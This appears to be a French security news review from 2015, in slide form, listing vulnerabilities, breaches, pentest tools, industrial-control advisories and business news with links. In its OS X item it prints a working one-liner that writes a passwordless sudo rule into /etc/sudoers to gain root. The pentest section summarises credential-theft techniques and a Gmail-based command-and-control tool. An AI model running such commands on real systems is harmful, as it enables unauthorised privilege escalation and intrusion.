- Évasion d'une machine virtuelle par un heap overflow à partir de certaines commandes ATAPI et du lecteur de CD (CVE-2015-5154)
<http://xenbits.xen.org/xsa/advisory-138.html>
- Évasion d'une machine virtuelle par un use after free (CVE-2015-5166)
<http://xenbits.xen.org/xsa/advisory-139.html>
- Fuite de mémoire... sur le réseau (CVE-2015-5165)
<http://xenbits.xen.org/xsa/advisory-140.html>
- Heap overflow (CVE-2015-3214)
<https://code.google.com/p/google-security-research/issues/detail?id=419>

Faillle steam

- Changement de mot de passe de n'importe qui avec code vide
<http://www.clubic.com/mag/jeux-video/actualite-774740-bug-genant-compromet-securite-steam.html>

Failles / Bulletins / Advisories

Systeme (principales failles)

Les Antivirus en 2015...

- **NOD32**, exécution de code (cf. revue 2015-07-07)
- **Microsoft** Malicious Software Removal Tool, race condition et chargement d'une DLL malveillante en tant que SYSTEM
<https://technet.microsoft.com/en-us/library/security/3074162>
- **Symantec** Antivirus Manager : contournement de l'authentification, élévation de privilèges, injections SQL...
<http://codewhitesec.blogspot.nl/2015/07/symantec-endpoint-protection.html>
- **Symantec** Antivirus / endpoint protection : exécution de code en tant que SYSTEM
- **Avast** : élévations de privilèges, de l'exécution de code à distance et contournement de la « confiance » des processus.
<http://expertmiami.blogspot.fr/2015/07/avast-cache-virus-rpc-eop-et-rce.html>
<http://expertmiami.blogspot.fr/2015/07/avast-partage-dinterface-rpc-eop.html>
<http://expertmiami.blogspot.fr/2015/08/avast-contournement-de-la-protection.html>
<http://expertmiami.blogspot.fr/2015/08/avast-taskex-rpc-eop-and-potential-rce.html>
<http://expertmiami.blogspot.fr/2015/08/avast-shatter-attack-eop.html>
- **F-Secure** : élévation de privilèges
https://www.f-secure.com/en/web/labs_global/fsc-2015-3 / http://www.ioactive.com/pdfs/IOActive_Advisory_F-Secure.pdf
- **Kaspersky** : à venir... (par Tavis O.) ⇒ corrigé en 24h par l'éditeur (cf. "malware")
- **Fortinet** : élévation de privilèges sur FortiClient
<http://seclists.org/fulldisclosure/2015/Sep/0>

Failles / Bulletins / Advisories

Voitures

Vulnérabilités dans le système UConnect de Fiat-Chrysler (Présenté à BlackHat et DEFCON)

- Prise de contrôle à distance d'une Jeep non modifiée
 - Livre blanc de 90 pages très intéressant
 - Les chercheurs partent travailler chez Uber
- <http://blog.ioactive.com/2013/08/car-hacking-content.html>

Des vulnérabilités chez Tesla

- Qui a débauché Chris Evans de Google (ex- head/recruteur du project Zero)
- <http://www.wired.com/2015/08/researchers-hacked-model-s-teslas-already/>

Des vulnérabilités similaires sur le système Touch&Go de Toyota

<https://www.jkry.org/ouluhack/Toyota%20Touch%20%26%20Go#preview>

Toujours à la DEFCON, attaques sur les clés de voitures

- Et les services de déverrouillage/démarrage via smartphone
- <http://samy.pl/defcon2015/2015-defcon.pdf>

Un autre papier sur les clés de voiture

- Publié deux ans après
- https://www.usenix.org/sites/default/files/sec15_supplement.pdf



Tobias Baldauf
@tbaldauf



Follow

Full system outage at @Drive_Now in Germany. Nobody can open their car right now. I'm stranded with my family in another city. #DriveNow

Failles / Bulletins / Advisories

Réseau (principales failles)

FireEye, multiples vulnérabilités

- Path traversal (le serveur web tourne en root), contournement de l'authentification et injection de commande...
- Une vulnérabilité publiée, les autres sont à vendre


<http://pastebin.com/ExXFZhDM>

<http://www.csoonline.com/article/2980937/vulnerabilities/researcher-discloses-zero-day-vulnerability-in-fireeye.html>

Switch Cisco, erreur de conception

Certains câbles ethernet peuvent appuyer sur le bouton "mode" qui reboot le switch et réinitialise la conf

<http://www.cisco.com/c/en/us/support/docs/field-notices/636/fn63697.html>



Déni de service sur les routeurs CISCO ASR 1000

Erreur en cas de fragmentation de paquets

<http://www.tripwire.com/state-of-security/latest-security-news/cisco-patches-fragmented-packet-dos-vulnerability-in-asr-1000-series/>

Contournement d'authentification sur NETGEAR Wireless Management System

<http://seclists.org/fulldisclosure/2015/Sep/16>

MacOS X

- Devenir Root en un seul tweet :

echo 'echo "\$(whoami) ALL=(ALL) NOPASSWD:ALL" >&3' | DYLD_PRINT_TO_FILE=/etc/sudoers newgrp; sudo -s
http://www.theregister.co.uk/2015/07/22/os_x_root_hole/

- Exécution de code via Quicktime

<https://packetstormsecurity.com/files/133268>

Android Exécution de code par un MMS

- En envoyant un fichier multimédia lu avec la librairie Stagefright
- Mais également exploitable par toute application utilisant la librairie
 - Reste à trouver un exploit kernel pour infecter le terminal
<http://www.zdnet.fr/actualites/stagefright-un-simple-mms-pour-controler-95-des-smartphones-android-39822978.htm>
- A présent, il y aura des mises à jour tous les mois
 - Vont elles arriver sur nos mobiles ?
<http://www.wired.com/2015/08/google-samsung-lg-roll-regular-android-security-updates/>

Google synchronise vos photos

- Même si vous désinstallez Google Photos
<http://www.silicon.fr/google-synchronise-donnees-a-linsu-utilisateurs-121681.html?PageSpeed=noscript>

29 vulnérabilités corrigées dans Google Chrome

<http://www.scmagazineuk.com/google-releases-chrome-45-and-patches-29-vulnerabilities/article/436366/>

OpenSSL CVE-2015-1793

- Contournement de la vérification d'un certificat en cas de signature croisée
 - Analysé sur NoLimitSecu en juillet

<http://www.nolimitsecu.fr/openssl-alternative-chains-certificate-forgery-bug/>



- Analyse détaillée de la vulnérabilité par 360Vulcan

https://translate.googleusercontent.com/translate_c?depth=1&hl=en&ie=UTF8&prev=_t&rurl=translate.google.com&sl=auto&tl=en&u=http://blogs.360.cn/blog/openssl-cve-2015-1793%25E6%25BC%258F%25E6%25B4%259E%25E5%2588%2586%25E6%259E%2590/&usg=ALkJrhj7DlpO1Fy9J3ldP5xo9xpK-wqM5A

RC4 cassé (encore)

- Déchiffrement d'un cookie quelques dizaines d'heures

<http://www.rc4nomore.com/>

- Mais Google, Microsoft et Mozilla annoncent l'arrêt de son support

<http://www.zdnet.fr/actualites/chiffrement-google-microsoft-et-mozilla-annoncent-la-fin-du-support-de-rc4-39824262.htm>

Détecter une backdoor dans le générateur de clef de RSA de la courbe elliptique 25519

<http://samvartaka.github.io/backdoors/2015/09/03/rsa-curve25519-backdoor/>

Failles / Bulletins / Advisories

Divers

Porte dérobée en Javascript via un bug dans les “minifier”

- minifier = permettent de réduire la longueur du code

<https://zyan.scripts.mit.edu/blog/backdooring-js/>

Vulnérabilité dans VLC

<https://packetstormsecurity.com/files/133266>

Exfiltration de données via RF

- Emission de données via la carte graphique
- Interception possible depuis le récepteur FM d'un téléphone portable standard

<http://www.wired.com/2015/07/researchers-hack-air-gapped-computer-simple-cell-phone/>

Vulnérabilités dans Pocket

- SSRF & utilisation de “file://”
- Service exécuté par l'utilisateur “root”

<https://www.gnu.gl/blog/Posts/multiple-vulnerabilities-in-pocket/>

Vulnérabilités Wordpress

- XSS et injection SQL

<https://wordpress.org/news/2015/08/wordpress-4-2-4-security-and-maintenance-release>

Vulnérabilité dans les solutions Thomson Reuters FACTA

- Gestion de la compliance dans les organisations financières
- Possibilité d'uploader du code et donc de prendre le contrôle du logiciel

<http://seclists.org/fulldisclosure/2015/Aug/24>

Le NIST publie SHA-3 (Keccak)

- Permettant des condensats de flux
http://www.nist.gov/itl/csd/201508_sha3.cfm

ROT26, deux fois plus sécurisé que ROT13



<http://rot26.info/>

Recommandations initiales pour la crypto “post-Quantum” (PQCRYPTO ...)

<http://pqcrypto.eu.org/docs/initial-recommendations.pdf>

Factorisation de clés RSA sur des échanges TLS avec Perfect Forward Secrecy

- Pour certaines implémentations ne disposant pas de durcissement RSA-CRT
- openssl et NSS non-vulnérables
<https://securityblog.redhat.com/2015/09/02/factoring-rsa-keys-with-tls-perfect-forward-secrecy/>

Piratages, Malwares, spam, fraudes et DDoS

Hack 2.0

Contournement du filtre Anti-XSS de NoScript

<http://blog.portswigger.net/2015/07/noscript-xss-filter-bypass.html>

Contournement de la sandbox du lecteur de PDF de Firefox

- Exploité depuis un site en Russie, afin de récupérer des fichiers sur l'ordinateur
 - Comptes de client ftp/ssh, mots de passe locaux, fichier hosts, historique de command bash et mysql, irc...

<https://blog.mozilla.org/security/2015/08/06/firefox-exploit-found-in-the-wild/>

Piratages, Malwares, spam, fraudes et DDoS

Malware

Des smartphones Android vendu pré-infectés par des malwares

- Par des intermédiaires, cherchant des revenus publicitaires
<http://www.generation-nt.com/smartphone-android-malware-gdata-actualite-1918701.html>

DarkCode (malware pour Android)

- C'est confirmé, l'auteur était stagiaire chez FireEye
<http://www.scmagazine.com/guilty-plea-by-malware-author-culbertson-for-peddling-dendroid-rat/article/434887/>

Nouvelles campagnes d'attaques bancaires

- Nouvelles versions du malware Carbanak
<https://threatpost.com/new-versions-of-carbanak-banking-malware-seen-hitting-targets-in-u-s-and-europe/114522/>

Kaspersky accusé d'avoir créé, vers 1997, ses propres faux-malwares

- Pour tromper les antivirus concurrents mais sans preuve réelle pour l'instant
http://www.journaldugeek.com/2015/08/18/kaspersky-accuse_saboter-concurrents/

Piratages, Malwares, spam, fraudes et DDoS

DDoS

Déni de service réfléchi par BitTorrent / DRDoS

- Dans le cas de l'utilisation du protocole Micro Transport Protocol (μ TP)
- Effet de levier allant jusqu'à x4

<http://engineering.bittorrent.com/2015/08/27/drdos-udp-based-protocols-and-bittorrent/>

Piratages, Malwares, spam, fraudes et DDoS

Internet des Objets

Lunette de tir, pour arme à feu, pilotée par un Smartphone en Wifi

- Permettant également de visionner les tir en 4G depuis la maison
<http://tracking-point.com/shotview>
<https://www.youtube.com/watch?v=OKldy2YNAHk>
- Mais quel peut donc être le problème !!? Un prise de contrôle à distance !
<http://www.wired.com/2015/07/hackers-can-disable-sniper-rifleor-change-target/>

Analyse d'un firmware Belkin

<http://blog.vectranetworks.com/blog/belkin-analysis>

Analyse d'une alarme connectée, 2ème partie

<https://funoverip.net/2014/12/reverse-engineer-a-verisure-wireless-alarm-part-2-firmwares-and-crypto-keys/>

Vulnérabilités dans les contrôleurs domotiques Honeywell

- “Use of Client-Side Authentication”
<https://www.kb.cert.org/vuls/id/857948>

Disque dur Seagate

- Identifiants codés en dur, path traversal...
<http://www.kb.cert.org/vuls/id/903500>

Piratages, Malwares, spam, fraudes et DDoS

Espionnage

Hammertoss

- Le nouveau malware probable des russes d'APT29
- Des mêmes auteurs que MiniDuke

<https://www2.fireeye.com/rs/848-DID-242/images/rpt-apt29-hammertoss.pdf>

Piratages, Malwares, spam, fraudes et DDoS

Sites Piratés

Les 600 derniers piratages Chinois réussis aux USA

- Entre 2011 et 2014
- Dans des slides “confidentiels” préparés par la NSA (02/2014)
 - Pour faire peur aux chefs/généraux/politiques

<http://www.nbcnews.com/news/us-news/exclusive-secret-nsa-map-shows-china-cyber-attacks-us-targets-n401211>

- En exclusivité, la même carte pour la France 🤪



Une batterie de missiles Allemand en Turquie “aurait” été piratée

- et contrôlée pendant quelques secondes par les hackers
 - Les missiles sont de vieux “Patriots” américains

<http://www.thelocal.de/20150707/german-missiles-taken-over-by-hackers>

Le pirate IvoidWarranties pirate les panneaux d'affichage de stationnement de Lille

- Encore un protocole vieux, spécifique et non sécurisé

<http://www.zdnet.fr/actualites/piratage-comment-ivoidwarranties-a-t-il-hacke-les-panneaux-lumineux-de-lille-39824254.htm>



Piratages, Malwares, spam, fraudes et DDoS

Sites Piratés

BitDefender

- (à confirmer) uniquement leur site web
- Vol de données non chiffrées de clients

<http://thehackernews.com/2015/07/bitdefender-hacked.html>

Le RSSI qui trichait à son propre Loto

- Et a gagné \$14.3 millions... et 10 ans de prison
- Altération du PRNG de la loterie de l'état de l'Iowa avec une backdoor

http://www.theregister.co.uk/2015/07/22/lotto_infosec_director_guilty/

Suite du piratage de Sony

- Accord de principe entre les employés et Sony (face à la “class action”)

<http://www.theinquirer.net/inquirer/news/2424379/sony-hack-nears-end-credits-as-firm-reaches-settlement-with-ex-employees>

tartarus_destroyer
@detroxransome

[@bitdefender](#) i want 15,000 us dollars or i leak your customer base

RETWEETS 17 FAVORITES 4

3:51 PM - 24 Jul 2015

Angookoo @angookoo · 23h
[@detroxransome](#) [@Bitdefender](#) Crazy dumb ass, you risk jail for 15K ? My guess is that SIE and SRI are on you already!

Piratages, Malwares, spam, fraudes et DDoS

Sites Piratés

Le Bugzilla de Mozilla piraté

- Accès à 53 0-days critiques
- Les pirates auraient débuté à y avoir accès fin 2013
 - Un exploit pour une de ces vulnérabilités aurait même été utilisé, notamment en Russie
- Mozilla répare et impose le 2FA
- Publication récente car Mozilla attendait que toutes les vulnérabilités soient corrigées

<https://ffp4g1ylyit3jdyti1hqcvtb-wpengine.netdna-ssl.com/security/files/2015/09/BugzillaFAQ.pdf>

<https://blog.mozilla.org/security/2015/09/04/improving-security-for-bugzilla/>

Vol de données médicales aux US

- 3,9 millions de patients concernés
- Apparemment fonctionnement en SaaS pour plus de 300 centres médicaux et hôpitaux

<http://www.nbcdw.com/news/local/Medical-Software-Company-Hacked-39-Million-People-Affected-320509472.html>


Piratages, Malwares, spam, fraudes et DDoS


Sites Piratés

Ashley Madison

- Vol et publication des données interne
 - Base de 37 millions de comptes
 - Mails, liste des achats, Codes sources
 - Mails internes du CEO, Noel Biderman
- Chantage en demandant de clôture des sites “non éthiques”
 - AshleyMadison et EstablishedMen.com (~SugarDady canadien)

<http://krebsonsecurity.com/2015/07/online-cheating-site-ashleymadison-hacked/>

- Publication en 3 lots...
 - Mise à prix de la tête du hackeur pour \$500k (\$ canadiens) / 330k€
 - Campagne de chantage sur les clients du site
 - Les pires mots de passe classés <http://www.zdnet.com/article/these-are-the-worst-passwords-from-the-ashley-madison-hack/>
- Les mails du CEO ont été analysés :
 - Il trompait sa femme avec des escorts et faisait créer de faux comptes de femmes sur AshleyM
- L'analyse de la BDD montre qu'énormément de comptes actifs de femmes étaient des robots <http://gizmodo.com/ashley-madison-code-shows-more-women-and-more-bots-1727613924>
- L'analyse sur NoLimitSecu <http://www.nolimitsecu.fr/ashley-madison/> 
- John McAfee a son avis sur l'affaire <http://gizmodo.com/john-mcafee-ashley-madison-was-an-inside-job-1726111959>
- Nominé aux Pwnie Awards 2015 <http://pwnies.com/nominations/>
- Une “class action” aux USA <http://www.wired.com/2015/08/ashley-madison-hit-500-million-lawsuits/>



Pentest

Techniques & outils

Pentest Windows

- Abuser des “SID history” pour créer des golden tickets valables sur l’ensemble d’une forêt
 - Intégré à Mimikatz
 - Dispo également dans Impacket :
<https://github.com/CoreSecurity/impacket/blob/master/examples/raiseChild.py#L10>
- DC Sync : utilisation des fonctions de synchronisation entre DC pour voler les hashes de mot de passe
 - Permet de spécifier les utilisateurs dont on souhaite les informations
 - Génère peu voire pas de traces inforensiques
- CrackMapExec : outil à tout faire pour le pentest Windows
 - Scan, énumération des partages, recherche par pattern, exécution de commandes sur multiples systèmes
 - Pure Python
 - <https://github.com/byt3bl33d3r/CrackMapExec>

Sonar.js

- Un framework pour scanner et faire de la reconnaissance sur le réseau interne depuis une page web
<https://github.com/mandatoryprogrammer/sonar.js>

Cracklord

- Système de distribution de tâches spécialisé pour le cassage de mot de passe
- En GO
<https://github.com/jmmcatee/cracklord/blob/master/README.md>

Pentest

Techniques & outils

GCat

- C&C utilisant une boîte gmail
<https://github.com/byt3bl33d3r/gcat>

Binnavi

- Un IDE pour l'analyse binaire rendu public par Google
<https://github.com/google/binnavi>

Générateur de clé Wifi

- Exploite les clés par défaut sur les routeurs SOHO
- Appli Android disponible
<http://routerkeygen.github.io/>

Bettercap

- Un framework modulaire de MitM
<http://www.bettercap.org/>

CredCrack pour auditer un réseau Microsoft

<http://korben.info/credcrack-testez-la-securite-de-votre-reseau-windows.html>

La FDA recommande de ne pas utiliser les pompes connectées Hospira Symbiq Infusion System

- Car accessible et contrôlable depuis le réseau de l'hôpital
<http://xs-sniper.com/blog/2015/06/08/hospira-plum-a-infusion-pump-vulnerabilities/>
- FDA = Agence américaine des produits alimentaires et médicamenteux
<http://www.fda.gov/MedicalDevices/Safety/AlertsandNotices/ucm456815.htm>

Un sondage sur la sécurité des SI industriels

- 47% des interrogés considère leur SI modérément menacé
- 25% ont réalisé une évaluation sécurité dans les 3 derniers mois
- La moitié a eu au moins un incident “cyber” lors des 24 derniers mois
http://www.controleng.com/fileadmin/content_files/ce/Control_Engineering_2015_Cyber_Security_Report.pdf

Injection de code sur Cogent DataHub

<https://ics-cert.us-cert.gov/advisories/ICSA-15-246-01>

Vulnérabilités sur les automates Schneider M340

- XSS & RFI

<https://ics-cert.us-cert.gov/advisories/ICSA-15-246-02>

Switches Moxa EDS-405A/EDS-408A

- Mauvaise gestion des droits, DoS, XSS

<https://ics-cert.us-cert.gov/advisories/ICSA-15-246-03>

Compte codé en dur dans WebBox SMA

- En charge de la gestion de centrales solaires

<https://ics-cert.us-cert.gov/advisories/ICSA-15-181-02>

IP forwarding sur équipements réseau Siemens

- Fonctionnalité non-désactivable

http://www.siemens.com/cert/pool/cert/siemens_security_adviso

<https://ics-cert.us-cert.gov/advisories/ICSA-15-244-01>



The screenshot shows the SHODAN search interface. At the top, the SHODAN logo is on the left, and a search bar contains the text 'sunny webbox'. Below the search bar, there are four buttons: 'Exploits', 'Maps', 'Download Results', and 'Creat'. The main content area is divided into two sections. On the left, under the heading 'TOP COUNTRIES', there is a world map with red dots indicating the locations of the search results. On the right, the search results are displayed, showing 'Showing results 1 - 10 of 10,722'. The first result is 'Sunny WebBox' with IP address '193.62.8.225', located at 'Edge Hill University', added on '2015-09-08 06:44:15 GMT', and located in 'United Kingdom, Hill'. A 'Details' link is provided for this result. Below the map, a table lists the top countries and their corresponding number of results.

Country	Count
Germany	5,282
France	1,277
Greece	746
United States	588
Italy	457

BufferOverflow sur Moxa SoftCMS

- Souvent utilisé pour la gestion des caméras de surveillance
- Vulnérabilité dans un ActiveX

<https://ics-cert.us-cert.gov/advisories/ICSA-15-239-01>

CSRF sur l'interface web des automates Siemens S7-1200

<https://ics-cert.us-cert.gov/advisories/ICSA-15-239-02>

Déni de service sur les firewall mGuard

<https://ics-cert.us-cert.gov/advisories/ICSA-15-239-03>

Encore des vulnérabilités DTM ...

<https://ics-cert.us-cert.gov/advisories/ICSA-15-237-01>

<https://ics-cert.us-cert.gov/advisories/ICSA-15-223-01>

21 vulnérabilités corrigées dans PI Data Archive de OSI Soft

<https://ics-cert.us-cert.gov/advisories/ICSA-15-225-01>

Stockage de mot de passe en clair chez Schneider InduSoft WebStudio et InTouch

<https://ics-cert.us-cert.gov/advisories/ICSA-15-211-01>

Déni de service sur les équipement SIPROTECT de Siemens

- Protection électrique

<https://ics-cert.us-cert.gov/advisories/ICSA-15-202-01>

Stockage non-sécurisé des mots de passe sur sm@rtClient Android

<https://ics-cert.us-cert.gov/advisories/ICSA-15-202-02>

Contournement de l'authentification sur les RTU MIC de Siemens

<https://ics-cert.us-cert.gov/advisories/ICSA-15-195-01>

Exécution de code à distance sur Advantech WebAccess

<http://seclists.org/fulldisclosure/2015/Sep/20>

Nouveautés (logiciel, langage, protocole...)

Open Source

Batavia, interpréteur Python en Javascript !!?

<https://github.com/pybee/batavia>



SIMP

- L'outil d'inforensique de la NSA... publié sur github !!?

<https://github.com/simp>

Facebook publie son framework Hack Codegen

- Basé sur leur langage dérivé de PHP

<http://www.developpez.com/actu/89013/Facebook-propose-en-open-source-son-framework-Hack-Codegen-pour-generer-automatiquement-du-code-Hack/>

Nouveautés (logiciel, langage, protocole...)

Divers

Hexed

- L'éditeur hexadécimal web, mais traitant les binaires localement
<https://hexed.it/>

CircuitJS

- Un simulateur de circuits électroniques web
<http://lushprojects.com/circuitjs/>

GotoSSH

- Un client SSH web !!?
<https://www.gotossh.com/>

Un logiciel pour détecter les différences entre exécutables en mémoire et sur le disque

<https://github.com/theresponder/MemoryPatchDetector>

Hornet, un TOR boosté aux stéroïdes

<http://www.linformaticien.com/actualites/id/37421/hornet-un-tor-de-course.aspx>

Nouveautés (logiciel, langage, protocole...)

Divers

Fieldbook Secure

- Le smartphone français sécurisé

<http://www.journaldugeek.com/2015/07/07/le-fieldbook-secure-serait-un-smartphone-francais-ultra-secure/>

Un Windows impossible à pirater, ce serait possible

- Par Morphisec est une société Israélienne
 - « prevent the 0day vulnerabilities » , « randomized all memory » et « claims to be able to 100% of the success rate to prevent hacking. ».
- Pas de détails, mais en lisant entre les lignes :


<http://www.qqad.net/israel-corp-claims-that-the-development-of-the-windows-system-can-not-break/>

Nouveautés (logiciel, langage, protocole...)

Flash

Google, Netflix, Microsoft, Mozilla et Amazon arrêtent Flash

- Google va bloquer les publicités Flash depuis le navigateur Chrome
http://www.theregister.co.uk/2015/08/28/google_says_flash_ads_out_september/
- Amazon va bloquer les publicités Flash
<http://www.v3.co.uk/v3-uk/news/2423043/amazon-announces-ban-on-flash-advertising>
- Mozilla bloque Flash dans Firefox
<http://www.ghacks.net/2015/07/14/mozilla-blocks-all-versions-of-adobe-flash-in-firefox/>



Business

France

La stratégie d'Orange pour influencer les élus locaux

<http://www.nextinpact.com/news/95618-la-strategie-d-orange-pour-influencer-elus-locaux.htm>

Cisco veut se payer OpenDNS pour 635 millions de dollars

<http://www.nextinpact.com/news/95619-cisco-veut-se-payer-opensns-pour-635-millions-dollars.htm>

Pourquoi Valve avait recruté Yanis Varoufakis pour Steam

<http://www.numerama.com/magazine/33627-pourquoi-valve-avait-recrute-yanis-varoufakis-pour-steam.html>

Lobby qui paye combien ? (Aux USA)

- 2015Q2 et en millions
 - Google \$4.62
 - Facebook \$2.69
 - Amazon \$2.15
 - Apple \$1.23

<http://www.wired.com/2015/07/google-facebook-amazon-lobbying/>

Uber USA : amende de \$7,3 millions

- Non communication aux autorités d'élément prouvant l'équité des trajets proposés, que des véhicules sont équipés pour les handicapés et les causes des accident impliquant un conducteur d'Uber.

<http://www.lesechos.fr/industrie-services/tourisme-transport/021212791179-uber-ecope-dune-amende-de-73-millions-de-dollars-en-californie-1137864.php>

Google : il ne fait pas bon parler salaire !

- Une employée crée et partage un tableau des salaires, ce qui semble mal vu par les hiérarchies
<http://www.wired.com/2015/07/happens-talk-salaries-google/>
<http://www.courrierinternational.com/article/etats-unis-voila-ce-qui-se-passe-quand-parle-des-salaires-chez-google>

Google devient le G d'Alphabet, une holding gérant toutes les sociétés de Google

- Cela sera-t-il suffisant pour ne pas tomber “un jour” sous le coup de la loi anti-trust ?
<https://abc.xyz/>
<http://www.wired.com/2015/08/how-google-became-alphabet>

Microsoft licencie encore 7 800 personnes

<http://www.numerama.com/magazine/33644-microsoft-licencie-encore-7-800-personnes.html>

En septembre, vous pourrez écoutez vos MP3 aux USA

- Le brevet sur le décodage expirera le 22 septembre 2015
https://en.wikipedia.org/wiki/MP3#Licensing.2C_ownership_and_legislation
<https://www.google.com/patents/US5812672>

Le Pentagone, Apple, Boeing et Harvard créent le Flexible Hybrid Electronic Institute

- Mise au point de systèmes électroniques flexibles connectés pour les militaires

<http://www.lemondeinformatique.fr/actualites/lire-le-pentagone-s-allie-avec-apple-pour-creer-des-objets-connectes-militaires-62175.html>

Loi Renseignement et les "boîtes noires"

- Validé par le conseil constitutionnel

<http://www.linformaticien.com/actualites/id/37410/les-sages-valident-l-essentiel-de-la-loi-renseignement-dont-les-boites-noires.aspx>

- Les magistrats, journalistes, avocats et parlementaires pourront être surveillés

<http://www.nextinpact.com/news/95684-loi-renseignement-magistrats-journalistes-avocats-et-parlementaires-pourront-etre-surveilles.htm>

- Excellent article sur le sujet et le fonctionnement des boîtes noires

<http://www.laurentbloch.org/MySpip3/spip.php?article316>

Droit à l'oubli : Google vs CNIL

- Google propose un oubli partiel, limité à la France

<http://www.zdnet.fr/actualites/droit-a-l-oubli-bras-de-fer-entre-google-et-la-cnil-39823144.htm>

Zerodium par VUPEN

- Nouveau programme d'achat de 0-day

- \$45 000 pour une évvasion de la sandbox de Chrome ;
- \$100 000 pour une exécution de code par un MMS sur Android.
- Alors que pour la vulnérabilité sur Stagefright (cf. Failles Google) l'auteur n'aurait eu que \$1337

<https://twitter.com/Zerodium/status/625872752545693696>

Délit d'obsolescence programmée, c'est voté !

- Mais cela sera compliqué à prouver...

<http://www.nextinpact.com/news/95950-linstauration-dun-delit-dobsolescence-programmee-coup-depee-dans-eau.htm>

Mozilla double le montant de son BugBounty et le monte à \$10 000

<https://www.mozilla.org/en-US/security/client-bug-bounty/>

Bourse d'échange de bitcoin Mt. Gox

- Arrestation de l'ancien CEO Mark Karpelès

<http://www.wsj.com/articles/japanese-police-arrest-mark-karpeles-of-collapsed-bitcoin-exchange-mt-gox-1438393669>

Chez Twitter, les blagues sont soumises au copyright

<http://www.nextinpact.com/news/95943-twitter-ne-rigole-pas-avec-copieurs-blagues.htm>

Droit au pseudonyme sur Facebook

<https://nakedsecurity.sophos.com/2015/07/30/facebook-ordered-to-allow-pseudonyms-by-privacy-watchdog/>


Après les GAFAs, les NATU : Netflix, Airbnb, Tesla, et Uber

- Les NATU ne seraient intéressés que par l'argent

<http://rue89.nouvelobs.com/2015/08/02/apres-les-gafa-les-nouveaux-maitres-monde-sont-les-natu-260551>

